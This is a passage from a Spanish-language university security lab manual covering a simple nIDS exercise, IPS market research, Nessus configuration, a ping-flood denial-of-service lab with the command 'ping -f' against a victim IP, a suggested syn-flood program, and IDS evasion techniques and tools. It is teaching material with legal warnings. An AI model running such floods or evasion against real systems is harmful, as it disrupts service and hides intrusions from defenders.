[NOTA: Este nIDS no es nada complejo; es un simple nIDS de patrones, pero si agregaras capacidad de manejo de listas de reglas, manejo de expresiones regulares, una interfaz de usuario gráfica, manejo de paquetes fragmentados, simulación de sistemas operativos en el manejo de paquetes, una base de datos de ataques comunes y tal vez algunos algoritmos bayesianos para identificar patrones estadísticos en el tráfico tendrías lo que cualquier producto de nIDS actual te puede ofrecer. Si además lograras que este software procese los paquetes en modo inline en un equipo con 2 tarjetas de red (que sólo los paquetes válidos puedan pasar de la interfaz externa a la interna y los paquetes que correspondan a ataques sean bloqueados) tendrías un IPS de red.]

Actividades adicionales

Como apoyo para reforzar lo aprendido en esta práctica te sugerimos las siguientes actividades adicionales.

- Complementa el programa [simple_NIDS.c](#) para que sea capaz de manejar listas de patrones y aplicar todos estos a la revisión de paquetes. Estos patrones deberán permitir la inclusión de caracteres comodín: A) un carácter comodín que signifique **0** o **1** carácter cualquiera, B) un carácter comodín que signifique **1** carácter cualquiera, C) un carácter comodín que signifique **0** o **n** caracteres cualquiera, donde **n** será una constante menor al tamaño máximo de datos del paquete capturado (deberás generar el algoritmo de revisión para estas condiciones).
- Modifica el programa [simple_NIDS.c](#) para que registre y detecte anomalías

estadísticas. El programa deberá capturar tráfico y establecer umbrales de comportamiento normal durante un cierto periodo de tiempo (periodo de aprendizaje), posteriormente, deberá alertar sobre cualquier desviación de este comportamiento.

Referencias

“Building Open Source Network Security Tools”, Mike D. Schiffman, Wiley, 2003

“Programming with Pcap”, Tim Carstens, documento electrónico

(<http://www.tcpdump.org/pcap.htm>)

Página oficial de la librería Libpcap (<http://www.tcpdump.org>)

17. [Tarea] Investigación de mercado de IPS

Introducción

En esta actividad investigarás los productos actualmente disponibles en el mercado que se clasifican como Intrusion Prevention Systems.

Actividad 1) Investigación de productos en el mercado

Investiga marcas y modelos de 3 productos que compararás. Los sistemas que seleccionas deberán encontrarse el mismo segmento de mercado y sólo podrás seleccionar un segmento de mercado de los siguientes:

- Grandes empresas y corporaciones
- Pequeña y mediana empresa
- Doméstico (uso personal)

Actividad 2) Comparación de productos

Realiza una tabla comparativa de los productos seleccionados, utilizando los siguientes rubros de comparación:

- Precio (usa precios de lista o rangos de precios reportados en Internet)
- Características de seguridad
- Opciones de soporte técnico (telefónico, en sitio, en línea...; horas hábiles, 7x24...)
- Estabilidad de la empresa (análisis de especialistas financieros sobre la empresa si ésta cotiza en bolsa, años en el mercado, ganancias reportadas, etc.)
- Requerimientos (hardware y software)

18. [Práctica] Negación de servicio por saturación de recursos

Introducción

En esta actividad generarás un ataque de negación de servicio a otras máquinas en un laboratorio, utilizando la distribución Knoppix Linux y el comando **ping**.

[NOTA: este tipo de actividad es peligrosa y en muchos lugares del mundo es castigada por la ley. Asegúrate de efectuar este tipo de actividades únicamente en un laboratorio aislado con las características adecuadas y, de preferencia, bajo la supervisión de un instructor.]

Actividad 1) Negación de servicio a un equipo

Para esta práctica se requerirán al menos 3 equipos de pruebas, un equipo que sea la víctima (con dirección IP **<IP_victima>**) y al menos otros 2 equipos que sean los atacantes. El profesor organizará los grupos de trabajo para esta práctica.

Desde el equipo víctima entra a algún sitio de Internet con el navegador (preferentemente un sitio con muchos recursos para que puedas notar el cambio; tu profesor te recomendará algunos sitios adecuados para esta práctica).

Desde los equipos atacantes, utiliza el comando **ping** con el parámetro **-f** para enviar continuamente paquetes de prueba al equipo víctima (requerirás privilegios de super usuario,

root, para poder usar el parámetro **-f**):

```
knoppix@0 [knoppix]$ su  
root@0 [knoppix]# ping -f <IP_victima>
```

Mientras la ráfaga de paquetes se envía desde las máquinas atacantes, prueba nuevamente entrar al sitio de Internet que probaste anteriormente. Notarás que el acceso es considerablemente más lento (si no es que imposible).

La razón de la lentitud es la saturación del medio de acceso. Si varios grupos realizan la práctica en un mismo segmento de red con dispositivos de difusión (como los hubs), el impacto será aún mayor y se propagará a todos los equipos de esta subred.

[NOTA: En este tipo de ataques donde se satura el medio de comunicación, asumiendo que el tráfico de entrada y salida de la víctima pasa por un mismo punto y sin existir un dispositivo de calidad de servicio (QoS), el atacante tendrá éxito en provocar una negación de servicio si su ancho de banda de salida es mayor o igual al de la víctima (Esto explica por qué los atacantes poco experimentados y solitarios que tratan de realizar ataques de negación de servicio, desde un MODEM hacia un sitio en Internet con varios MB de ancho de banda, nunca tienen éxito).]

Actividades adicionales

Como apoyo para reforzar lo aprendido en esta práctica te sugerimos las siguientes actividades adicionales. Utiliza únicamente recursos de red de tu propiedad, los que te indique tu profesor o alguno para el cual tengas permiso por escrito para realizar esta actividad.

- Investiga el uso de la librería **libnet** y lo que es un ataque **syn-flood**; compila una copia de la librería y crea un programa en lenguaje C que utilice la librería **libnet** para crear un ataque de tipo **syn-flood**, tomando como parámetros la dirección IP y puerto de destino. Prueba esta aplicación únicamente en un ambiente controlado (¡previa autorización!).
- Crea un programa en C que utilice la librería **libpcap** para detectar ataques de negación de servicio por medios estadísticos o redes neuronales simples (como un **perceptrón**) analizando paquetes de red capturados en modo promiscuo. El programa deberá ser capaz de detectar la inundación de ping (**ping-flood**) mostrada en esta práctica y ataques de tipo **syn-flood**. Los umbrales de activación de alerta (cantidad de paquetes de un cierto tipo y tiempo entre paquetes) pueden ser estáticos o dinámicos.

19. [Autoaprendizaje] Técnicas de evasión de controles de seguridad

Introducción

A través de esta actividad conocerás algunas técnicas de evasión que se utilizan para engañar dispositivos de seguridad informática como son firewalls, sistemas de filtrado de contenido y sistemas de detección de intrusos.

[NOTA: las herramientas y técnicas descritas en este apartado son consideradas como hostiles por la mayoría de los administradores; si deseas probarlas hazlo únicamente en un laboratorio aislado, diseñado para este propósito. Ni tus profesores ni el autor se harán responsables por pérdidas o daños causados por el uso (o mal uso) de las técnicas y herramientas aquí descritas.]

Teoría

Todas las técnicas de evasión tratan de hacer que el sistema víctima y el control de seguridad vean cosas distintas de manera que la actividad ilegal no sea identificada y/o bloqueada.

Para evitar que esto suceda, el control de seguridad informática debe “emular” correctamente el comportamiento del sistema que protege, o de lo contrario se podrían utilizar técnicas de tráfico anómalo para engañarlo. La siguiente es una lista de algunas de las características que el control

de seguridad debe conocer (con respecto a los sistemas que protege) para evitar este tipo de técnicas de evasión:

- Sistema operativo y su comportamiento (*timeouts*, manejo de fragmentación, tamaños de buffer, interpretaciones particulares en la implementación de algún estándar, etc.)
- Aplicaciones (protocolos de comunicación, tipos de entrada y salida de datos, administración de conexiones, etc.)
- Arquitectura de red (distancia en *hops* de los dispositivos que se protegen, dispositivos de red que manipulan el tráfico como por ejemplo proxies, ubicación y características de dispositivos de balanceo de conexiones, filtros de contenido, etc.)

La implementación de una base de conocimientos con toda esta información en un control de seguridad es compleja y debe configurarse de acuerdo a cada organización y a las ubicaciones de los controles de seguridad; algunos de los controles de seguridad que implementan algunas de estas características son los sistemas de detección de intrusos de red (*nIDS*) y sistemas de filtrado de contenido.

[NOTA: aún cuando los *nIDS* y sistemas de filtrado de contenido ya implementan algunas bases de conocimiento sobre su entorno para evitar estas técnicas de evasión, estas implementaciones distan mucho de ser completas. Por ejemplo, si bien existen *nIDS* que identifican el sistema operativo de los sistemas que protegen para tratar de emular su comportamiento, a la fecha no hay un *nIDS* que implemente de manera completa una identificación y emulación de dispositivos de red en el camino de tráfico hacia el cliente que manipulen el tráfico (como proxies); esto provoca que aún existan diversas técnicas de evasión (aunque más complejas) que pueden ser utilizadas hoy en día contra los controles de seguridad más modernos.]

Técnicas de evasión


Algunas de las técnicas de evasión más comunes se describen a continuación:

- **Inserción** – parte de la comunicación se manipula de manera que el control de seguridad vea cosas que la víctima no ve.
- **Forzar rechazo** – parte de la comunicación se manipula de manera que el control de seguridad rechaza o ignora parte del tráfico; no así el sistema víctima.
- **Procesamiento incorrecto** – se codifica parte de la comunicación de manera que la interpretación de la información se lleva a cabo de manera distinta a la víctima, por parte del control de seguridad.

Ejemplo de ataque de evasión, del tipo INSERCIÓN

X A T A Y Q U E

ATACANTE envía cadena con 'X' y 'Y' manipulados para que la víctima no los vea.
Ejemplo: Se envían 'X' y 'Y' modificando el TTL en encabezado IP para que caduque antes de alcanzar a la víctima pero después de pasar por el control de seguridad.




Ejemplo de ataque de evasión, del tipo FORZAR RECHAZO

A T A Q U E

ATACANTE envía cadena con los paquetes en rojo manipulados para que el control de seguridad los rechace.

Ejemplo: Se envían paquetes rojos con un error en el encabezado del paquete, de manera que el sistema operativo del control los rechaza pero el de la víctima los acepta.




Ejemplo de ataque de evasión, del tipo PROCESAMIENTO INCORRECTO

A B T A Q U E D

ATACANTE envía cadena con los paquetes en rojo manipulados para que el control de seguridad interprete incorrectamente la comunicación.

Ejemplo: Se fragmenta la comunicación y se duplican paquetes ('A' y 'B' tienen el mismo desplazamiento); si el control de seguridad favorece el paquete antiguo y la víctima favorece al nuevo, ambos verán cosas distintas y el ataque será exitoso.



Algunas herramientas para la evasión (FRAGROUTE, FRAGRROUTER y WHISKER)

Algunas herramientas que generan tráfico anómalo de evasión se listan y describen brevemente a continuación (2 de ellas, **fragroute** y **fragrouter** se encuentran en el CD SEGCOMP que acompaña a este manual).

- **Fragrouter** – Desarrollada por Doug Song esta utilería contiene varios ataques de evasión predefinidos; los ataques están diseñados principalmente para sistemas de detección de intrusos de red (*nIDS*).
- **Fragroute** – 2^a herramienta desarrollada por Doug Song para la evasión de sistemas de detección de intrusos; esta herramienta acepta scripts de configuración para generar directivas de evasión propias.
- **Whisker** – Herramienta desarrollada por Rain Forest Puppy (RFP); contiene técnicas de evasión predefinidas para la evasión de sistemas de detección de intrusos (está orientada a la evasión para ataques de servidores Web).

[NOTA: La mayoría de los sistemas de detección de intrusos y algunos firewalls de la actualidad ya incluyen correcciones para evitar los ataques generados por las herramientas descritas.]

Referencias

"IDS evasion techniques and tactics", Kevin Timm, documento electrónico (<http://www.securityfocus.com/infocus/1577>)

"Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection", Timothy Newsham y Thomas Ptacek, documento electrónico (<http://www.securityfocus.com/library/745>)

Referencias en "Bibliografía recomendada": [4] y [6]

20. [Práctica] Identificación de vulnerabilidades por red (NESSUS)

Introducción

En esta actividad utilizarás un sistema de identificación de vulnerabilidades llamado **nessus**, para revisar sistemas de cómputo a través de la red. **nessus** es un sistema de detección de vulnerabilidades gratuito para una gran variedad de plataformas y aplicaciones, creado por Renaud Deraison.

Algunas de las principales ventajas de **nessus** son:

- Actualizaciones frecuentes (colaboran cientos de investigadores en el mundo que desarrollan scripts de detección de vulnerabilidades).
- Código fuente de scripts disponible (permite un análisis detallado de vulnerabilidades identificadas y facilita la detección de falsos positivos).
- Capacidad para crear nuevos scripts de identificación de vulnerabilidades (mediante un lenguaje interpretado denominado **nasl**, similar al lenguaje C).

Antes de iniciar con las actividades de esta práctica es conveniente repasar algunos conceptos:

- **Falsos positivos** – se refiere a la identificación errónea de presuntas vulnerabilidades que en realidad no existen.
- **Falsos negativos** – se refiere a la incapacidad de detectar vulnerabilidades existentes en un sistema.
- **Detección activa de vulnerabilidades** – reproduce total o parcialmente el evento de explotación de una vulnerabilidad para identificar su presencia (por ejemplo, el envío de tráfico manipulado de manera ilícita para provocar el fallo del servicio que se revisa).
- **Detección pasiva de vulnerabilidades** – busca identificar patrones de respuesta o características que indiquen la presencia de una vulnerabilidad pero haciendo un uso lícito (normal) del servicio que se revisa (por ejemplo, la identificación de números de versión vulnerables desplegados por el servicio).

Ningún sistema de detección de vulnerabilidades es perfecto, la detección activa suele ocasionar problemas de negación de servicio mientras que la detección pasiva, aunque menos intrusiva, también es menos precisa.

No todas las pruebas que realizan este tipo de sistemas tiene el mismo nivel de importancia. Algunas se enfocan a obtener información adicional que ayuda a corroborar los resultados (como la identificación de puertos o la identificación de sistema operativo) mientras que otras identifican vulnerabilidades específicas que pueden tener diversos niveles de impacto (desde una negación de servicio hasta la capacidad de proporcionar acceso remoto privilegiado a un atacante).

Al ejecutar este tipo de herramientas no es recomendable activar todos los módulos de detección de vulnerabilidades por varias razones:

- Lleva más tiempo realizar las pruebas
- Se genera una mayor cantidad de falsos positivos y negativos
- Se agrega información incorrecta e irrelevante en los reportes finales
- No se tiene ninguna ganancia al probar vulnerabilidades de aplicaciones y sistemas que no tenemos.


Por estas razones lo más recomendable activar únicamente la detección de vulnerabilidades relevantes para nuestra plataforma (Sistema Operativo) y aplicaciones.

Actividad 1) Ejecución y configuración general de NESSUS

En esta actividad configurarás **nessus** para una realizar una revisión de sistemas Linux. Aprenderás también sobre diversos parámetros de configuración que posee la herramienta.


Ejecuta **nessus** desde el entorno gráfico utilizando la siguiente ruta:
[K] → System → Security → NESSUS Security Tool - Network Scanner (NESSUS)

Security...:



Pantalla de inicial para acceso a Nessus (Knoppix 3.4)


Para entrar a la aplicación utiliza el Login **knoppix** y el Password **knoppix**. Aparecerá una advertencia sobre un certificado digital. Acepta el nuevo certificado digital y a continuación entrarás a la aplicación.



Pantalla de configuración de Nessus (Knoppix 3.4)

Al entrar a la aplicación aparece una advertencia sobre el uso de algunos módulos de prueba de vulnerabilidades. Recuerda que algunos módulos de detección activa de vulnerabilidades pueden causar problemas de negación de servicio. Da clic en **OK** en la ventana de diálogo.

La primera pestaña de configuración que revisaremos es la marcada como **Plugins** (módulos de detección de vulnerabilidades). En el recuadro superior dentro del marco identificado como **plugin selection**, se encuentran los grupos de vulnerabilidades. Da clic en el grupo denominado **Denial of Service** y aparecerán en el recuadro inferior las pruebas para vulnerabilidades específicas que se encuentran dentro de este grupo. Selecciona la vulnerabilidad **ping of death** y observa como aparece una ventana de diálogo con la descripción de la vulnerabilidad. Nota que las vulnerabilidades con capacidad de causar una negación de servicio (como en el caso de **ping of death**) tienen un icono de triángulo con un signo de admiración a un costado del cuadro de selección de la prueba.



Selección de prueba Ping of Death en Nessus (Knoppix 3.4)

[Nota: puedes desactivar todas las pruebas potencialmente peligrosas dando clic en el botón marcado como **Enable all but dangerous plugins.**]


La siguiente pestaña de configuración que analizaremos es **Prefs.**, la cual permite modificar diversos parámetros de configuración; algunos de los parámetros más importantes se listan a continuación (para una lista completa y detallada de parámetros consulta los manuales de la herramienta **nessus** en la página Web de la herramienta):

Apartado de configuración	Descripción	Notas sobre su uso
Ping the remote host	Identifica si un equipo está vivo por medio del envío de paquetes ICMP o TCP	<p>nessus puede optimizar la revisión de equipos aplicando pruebas únicamente a los sistemas que contestaron al ping, y que por ende parecen estar vivos.</p> <p>Si vas a revisar equipos que únicamente tendrán ciertos puertos abiertos (por ejemplo, aquellos que están protegidos por un firewall), es recomendable desactivar el uso de los pings.</p>

Nmap	<p>Opciones de configuración para identificación de puertos abiertos con la herramienta nmap.</p> <p>nessus puede utilizar nmap para hacer una revisión más completa de los servicios.</p>	<p>nessus puede optimizar las revisiones de seguridad aplicando únicamente pruebas sobre los servicios que están abiertos.</p> <p>Algunos tipos de pruebas no son precisos en ciertas circunstancias (por ejemplo, FIN Scan), por lo que es conveniente no activar la optimización si vas a utilizar este tipo de pruebas poco confiables, o bien activar la revisión de puertos adicional de nessus (TCP connect) además de nmap.</p>
